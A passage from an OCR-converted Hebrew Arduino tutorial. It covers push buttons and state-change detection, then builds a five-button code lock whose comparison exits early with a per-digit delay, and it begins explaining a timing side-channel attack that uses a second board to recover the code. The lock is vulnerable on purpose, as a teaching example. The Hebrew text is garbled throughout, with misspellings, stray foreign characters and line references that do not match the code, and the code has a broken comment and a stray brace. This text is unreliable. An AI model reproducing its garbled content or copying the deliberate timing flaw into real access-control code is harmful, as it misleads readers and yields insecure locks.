
כעת נעביר את הקוד ללוח ("ע"י לחיצה על החץ בצד שמאל למעלה בסביבת העבודה). כאשר נפעיל את הלוח, הלד האדום יידלק, בדיק כי שניתן לראות בסימולציה:



פתרונות

כעת ניקח את המערכת שבנו עד כה ומוסיף לה כפטור. כך שאשר הcupator ילחץ הלד יידלק. לצורך כך כמובן נדרש את המערכת שבנו מקודם ובנוסף נדרש כפטור פשוט נגד 10Ω.

באטר [הבא](#) ניתן למצוא הסבר על כפטור וכייז לחבר אותו למערכת. (שיטות שונות ניתן למצוא [כאן](#)). אנחנו נעבד בצורה בסיסית. לכפטור לחיצה יש ארבעה רגליים שהם בעצם שני זוגות. כדי לחבר את הפטור ללוח נשימוש בשלושה רגליים:




רגל אחת מתוך הזוג הראשון הראשון של הcupator נחבר לאחד הפינים בלוח (בדוגמה הבאה פין 12) ורגל שנייה מתוך אותו זוג ל-GND דרך הנגד (כמובן נשימוש במטריצה).

כעת את אחת מהרגליים של הזוג השני נחבר ל-57 (קמובן שוב, דרך המטריצה). נסביר את אופן הפעולה:

כאשר כפטור הלחיצה פתוח (ללא לחיצה) אין קשר בין שני (זוגות) רגלי הcpfטור, ולכן פין 12 יהיה מחובר למינוס (דרך הנגד) או במילאים אחרות - אין מתח. כאשר הcpfטור סגור (נלחץ) הוא יוצר חיבור בין שני (זוגות) רגליו ומחבר את פין 12 ל-5 וולט, כלומר יש מתח.

כעת נחבר את הכל ונקבל את ה;zורה הבאה:



הקוד שלנו יראה כך:

```

1 const int buttonPin = 12;      // the number of the pushbutton pin
2 const int ledPin = 13;        // the number of the LED pin
3
4 // variables will change:
5 int buttonState = 0;         // variable for reading the pushbutton status
6
7 void setup() {
8     // initialize the LED pin as an output:
9     pinMode(ledPin, OUTPUT);
10    // initialize the pushbutton pin as an input:
11    pinMode(buttonPin, INPUT);
12 }
13
14 void loop() {
15    // read the state of the pushbutton value:
16    buttonState = digitalRead(buttonPin);
17
18    // check if the pushbutton is pressed. If it is, the buttonState is HIGH:
19    if (buttonState == HIGH)
20        // turn LED on:
21        digitalWrite(ledPin, HIGH);
22
23 }
```


מעבר לעלי בקצרה:

בהתחלת יש לנו שתי הצהרות, אחת על מספר הpin של הלד (13) והשנייה על מספר הpin של הceptor (12). בנוסף קיימת הצהרה נוספת בשם buttonState שתשמש את מצב הceptor שלנו (0 - לא לחוץ, 1 - לחוץ).

לאחר מכן בשורות 12-7 יש את פונקציית ה-setup שלנו. היא מגדרה את pin 13 כיציאה (כלומר הוא יוציא מתח וככה נדלק את הלד) ואת pin 12 ככניסה (כלומר הוא יקבל מתח וככה נזהה את הלחיצה על הceptor). לבסוף נראה את פונקציית ה-setup שלנו. היא רצה שוב ושוב ומבצעת את הדברים הבאים:

- **בשורה 16** היא קוראת את מצב הceptor, אם הוא לחוץ היא שומרת 1 (HIGH) במשתנה buttonState שלנו כדי לסייע בהבדיקה לחוץ.
- לאחר מכן **בשורה 19** נבדוק האם הceptor נלחץ. ואם כן, נדלק את הלד.

וכעת, אם נעביר את הקוד ללוח ונريץ את הסימולציה כאשר נלחץ על הceptor נראה שהלד ידלק:



State Change Detection

בשלב הלמידה הבא אנו ננסה להוסיף לקוד תנאי נוסף, שיכשר לוחצים שוב על הceptor לצד יכבה.

כעת אנו יכולים להתקל בבעיה. זמן לחיצה של אדם על receptor, ארוך יותר מאשר כמה סיבובים של פונקציית ה-loop. ולכן, מכיוון שבכל סיבוב של פונקציית ה-loopلوح Arduino דוגם מחדש את receptor, הלו מרגיש כאילו הוא מקבל כמה לחיצות ומכתה ומדליק את הלהד מספר פעמים, למרות שבפועל לחצנו רק פעם אחת.

ע"מ לפטור את הבעיה נלמד על מנגנון שנקרא State Change Detection (או Edge Detection). בעצם ניצור מנגנון ש"זוכר" את המצב האחרון של receptor ולא מתייחס לחיצה ארוכה כל מסטר לחיצות.

המנגנון יעבוד בצורה כזו: אם המנגנון מזהה שהceptor לחוץCut ואחרי דגימה נוספת של receptor (הרצה נוספת של פונקציית הקoop) הוא מזהה שהceptor עדין לחוץ, הוא יתייחס לשתי הלחיצות כאלו לחיצה אחת. וכך יבצע 2 פעולות. אך אם המנגנון יזהה בין שתי הלחיצות רגע שבו אין לחיצה כלל, הוא יתייחס לשתי הלחיצות כאלו שתי הלחיצות נפרדות (כלומר - ע"מ שהוא יתייחס לשתי הלחיצות כאלו הלחיצות נפרדות, חyb להיות ביניהם רגע שבו המנגנון יdagom את receptor בהרצה נוספת של פונקציית ה-loop ויזהה שאין לחיצה כלל).

שילוב המנגנון בקוד שלנו נראה כך:


```
1 const int buttonPin = 12; // the pin that the pushbutton is attached to
2 const int ledPin = 13; // the pin that the LED is attached to Variables will change:
3 int buttonState = 0; // current state of the button
4 int lastButtonState = 0; // previous state of the button
5
6 void setup() {
7 // initialize the button pin as a input:
8 pinMode(buttonPin, INPUT);
9 // initialize the LED as an output:
10 pinMode(ledPin, OUTPUT);
11 }
12
13 void loop() {
14 // read the pushbutton input pin:
15 buttonState = digitalRead(buttonPin);
16 // compare the buttonState to its previous state
17 if (buttonState != lastButtonState && buttonState == HIGH) {
18 // if the state has changed, changed the led mode
19 if (digitalRead(ledPin) == LOW) {
20 // if the current state is LOW then the button went from off to on:
21 digitalWrite(ledPin, HIGH);
22 } else {
23 // if the current state is HIGH then the button went from on to off:
24 digitalWrite(ledPin, LOW);
25 }
26 }
27 // save the current state as the last state, for next time through the loop
28 lastButtonState = buttonState;
29 }
```

נתמקד בהסביר רק של השינויים בקוד:


בשורה 4 הוספנו משתנה שתפקידו לנהל את היסטורית המצביעים שלו. נאותחל אותו ב-0 (LOW), כלומר הceptor מתחילה כלא לחוץ (כמובן...).

לאחר מכן **בשורה 18**, נוסיף שנייננו לתוך התנאי רק אם המצביע הנוכחי של הceptor שונה שמוchange מהצביע הקודם
- כלומר רק אם מדובר על שתי לחיצות נפרדות ולא על לחיצה ממושכת (כמובן שמכיוון שההתנאי עסוק בהדילקה וכיבוי של הילד כאשר לחיצים על הceptor, המשך התנאי יבדוק גם שנייני המצביע של הceptor הוא מצביע לא לחוץ למצביע לחוץ ולא להפר).

cutת מימינו את המנגנון State Change Detection כמו שצרכיר. וכפי שניתן לראות בסימולציה, כאשר נלחץ על הceptor הילד ידלק:



וכאשר נלחץ שוב, הילד יכבה:



cutת סימנו ללמידה את כל מה שצרכיר ע"מ למשוך את המערכת שלנו - מערכת קוד לבניין.

בנין המערכת


כפי שכתבתי הפרויקט עוסק במתפקיד עירץ צד. מה שמיוחד במתפקידו כאלו הוא שאינו צריך להיות בתוך המערכת, אלא רק להאזין למערכת. לעיתים נאזרן לאותות החשמליים, לעיתים ל��ולות הבוקעים מהמערכת, לעיתים לטמפרטורה וכך הלאה.


המתתקפה שנאנחנו נממש נקראת Timing Side Channel Attack ונוגעת לזמןים של המערכת.

בעם אנחנו ננתח את הזמן הדרוש למרכז לביצוע פעולות מסוימות במהלך הקשת הסיסמה. ומכיוון שכל אטרציה של המערכת גוזלת זמן UIBOD מסוים. ניתוח של הפרשי הזמן יכול לחושף את תהליכי בקרת הזרימה הפנימי של המערכת וכן לחושף בפנינו את סיסמה (עוד וסביר את זה בהמשך, לא לדאוג).

בשלב הראשון של הפרויקט נבנה מערכת קוד באמצעות לוח Arduino.

המערכת תכיל חמישה כפורים ושני לדים - יירוק ואדום. כאשר נקיש את הקוד הנוכחי המערכת תدلיק את הנורה הירוקה וכאשר נ קיש קוד שגוי המערכת תדליק נורה אדומה. נבנה את המערכת כפי שלמדו בלמעלה. המערכת תראה כך:





וקוד שלנו יראה ככה:

```
1 int redLedPin = 8;      // choose the pin for the LED
2 int greenLedPin = 9;
3
4 int input5Pin = 7;       // define push button input pins
5 int input4Pin = 6;
6 int input3Pin = 5;
7 int input2Pin = 4;
8 int input1Pin = 3;
9 int code[] = {1, 2, 3, 4, 5};
10 int pressHistory[] = {0,0,0,0,0};
11 int counter = 0;
12
13 int lastButtonState[] = {LOW, LOW, LOW, LOW, LOW};
14
15 void setup()
16 {
17     pinMode(redLedPin, OUTPUT);    // declare LED as outputs
18     pinMode(greenLedPin, OUTPUT);
19
20     pinMode(input5Pin, INPUT);    // declare push button inputs
21     pinMode(input4Pin, INPUT);
22     pinMode(input3Pin, INPUT);
23     pinMode(input2Pin, INPUT);
24     pinMode(input1Pin, INPUT);
25 }
```

אסביר את החלקים העיקריים בו:


בשורות 8-11 נצהיר מראש (לשם הנוחות) על הפינים שבהם נשמש עבור הלאדים והכפטורים.

שורה 9 היא מערך שבו תהיה שמורה הסימנה הנכונה (כל כפתור יהיה שווה ערך לספרה מסויימת).

בשורה 10 יש מערך שמכיל את היסטוריית הלחיצות הנוכחית של המשתמש. היסטוריית הלחיצות נמנית באמצעות מונה שוגדר **בשורה 11**.

שורה 13 היא בעצם מנגנון State Change Detection שמנומש במערך עבור כל כפתור בנפרד (כל תא במערך יהיה אחראי לזכור את המצב הקודם של כפתור אחר).

לאחר מכן יש את פונקציית ה-setup כדי שראינו כבר בעבר ואין מה להסביר בא.




המשך הקוד שלנו יראה כך:

```
28 void loop()
29 {
30     if(counter == 5)
31         checkPass();
32     for( int i = 3; i<= 7; i++)
33         checkPush(i);
34 }
35
36 void checkPush(int pinNumber)
37 {
38     int buttonState = digitalRead(pinNumber); // read input value
39
40     if (buttonState != lastButtonState[pinNumber-3]) {
41         lastButtonState[pinNumber-3] = buttonState;
42
43         if (lastButtonState[pinNumber-3] == HIGH) // check if the input is HIGH
44             (button released)
45         {
46             pressHistory[counter] = pinNumber - 2;
47             counter++;
48             digitalWrite(redLedPin, LOW);
49             digitalWrite(greenLedPin, LOW);
50         }
51     }
52 }
53
54 }
55
56 void checkPass()
57 {
58     for(int i = 0; i<5; i++)
59     {
60         if(pressHistory[i] != code[i])
61         {
62             counter = 0;
63             digitalWrite(redLedPin, HIGH);
64             return;
65         }
66         delay(300);
67     }
68     digitalWrite(greenLedPin, HIGH);
69     counter = 0;
70 }
```

הfonקציה (checkPush(int pinNumber) ב**שורה 36** מקבלת מספר כפתור ובודקת האם הפעולה לחיצה על אותו כפתור (בשילוב מגנון State Change Detection). אם אכן הייתה לחיצה הfonקציה שומרת את מספר הפעלה במערך היסטורי הלחיצות (**שורה 45**) ומעליה את המונה של מספר הלחיצות (**שורה 46**).

fonקציית ה-**loop()** בודקת שוב ושוב עבור כל כפתור האם הוא נלחץ (באמצעות (i) כFY פונקציית ה-**key()** ובנוסף בודקת האם הוא חמיישת לחיצות. במידה והו חמיישה לחיצות היא מפעילה את הפונקציה לבדיקה הסיסמה. הפונקציה לבדיקה הסיסמה היא קיימת (חלק מ) החולשה של המערכת. ולכן נמקד בה יותר.

הfonקציה `checkPass` עוברת בלאלה על כל ספירה נשמרה במערך היסטורי הלחיצות ומשווה אותה עם הסימנה נשמרה במערכת באמצעות השוואת מחרוזות פשוטה. ברגע שהתגלהתו שגוי, המערכת מודיעה שהסימנה שגoya ע"י הדלקת נורה אדומה. כמובן שכשאר סימנו לבדוק את כל התווים ולא מצאנותו שגוי זה אומר שהסימנה נכונה - וכך תידלק נורה ירוקה. כמו בדוגמה:



מכיוון שמערכת ממומשת עם השוואת מחרוזות פשוטה שסורקתתו אחריה, אנו יכולים למדוד את הזמן התגובה של המערכת וכן לzechot בכמה תווים צדקה.

סביר את השיטה שוב ואחדד את נקודת:

כאשר מזינים סימנה כלשהו, המערכת משווה את הקוד שהוזן לקוד השמור במערכת באמצעות השוואת מחרוזות. כמובן, היא עוברת בו זמניון על שתי המחרוזות (זאת שהוקשה והמחזרות שבזיכרונו) ומשווהתו אחרתו. ברגע שהמערכת מזהה שאחד מתווים לא שווה לתו המקביל אליו היא מדliquה את הנורה האדומה. רק כאשר המערכת תסימם לעבור על כל התווים של הקוד - כמובן אם כל התווים זהים, המערכת תידליך נורה ירוקה.

מה שקיבלנו בעצמם, זאת מערכת שככל שהקוד המוזן בה יותר נכון, כך זמן הרכיצה של השוואת המחרוזות ייקח יותר זמן (כי המערכת צריכה להשוות יותר תווים). וכך ייקח לנוראה האדומה יותר זמן להידלק.

את הזמןים האלה נמדד ובעזרתם נסיק מהי הסיסמה תוך מספר מועט של ניסיונות (ולא Brute force).
Timing Side Channel Attack. נקראת המתקפה הזאת, שבה אנו מודדים את הזמןים של המערכת. כעת עליינו לבנות לוח נוסף שיקיש על הלחצים עבורינו וימודד את הזמןים של המערכת.

בנייה לוח המדידה עבור הפריצה

בשלב זהה, נבנה מערכת נוספת לוח Arduino נוסף, שתתחבר למגעים של לוח ה-Arduino המקורי במבנהו המקורי. מכיוון שהקטע הבא קצר מסובך, אמלץ לכם לקרוא אותו פעמיים.

ללוח הבא נקרא לוח הפריצה. לוח הפריצה יתחבר למגעים של הcptורים של הלוח הראשון ע"מ שיוכל "ללחוץ בעצמו" על cptורים. בנוסף הוא יתחבר למגעים של הלדים של הלוח הראשון ע"מ שיוכל להרגיש האם הסיסמה שהוכנסה שגוייה או נכונה (לפי הלד שנדלק) וע"מ שיוכל למדוד את זמן התגובה בין לחיצה על cptורים להפעלת הלד האדום כפי שהסבירנו לפני.

חשוב שתבין, אנחנו רק "מתלבשים" על המגעים של הלוח הראשון ולא פורצים אליו או משכו צזה. וזה לבדוק מה שאמרתי שכל כך יפה במתקפה הזאת, אנחנו לא צריכים להיות בתוך המערכת כדי לתקן אותה, אלא רק להאזין לה מבחוץ.


כעת אסביר כיצד להתחבר למגעים של הלוח הראשון.

מכיוון שאנחנו רוצים להיות מסוגלים להאזין ללדים של הלוח הראשון, נתחבר לרגל ה"פלוס" שלהם. כמו שברגע שיזרום בה חשמל הוא יזרום גם אלינו ונרגיש את זה (בלוח הפריצה פין של לד יהיה קרוין ולא output כי נרצה לבדוק האם הלד נדלק ולא להדליק אותו - כבר ניגע בזה שоб).

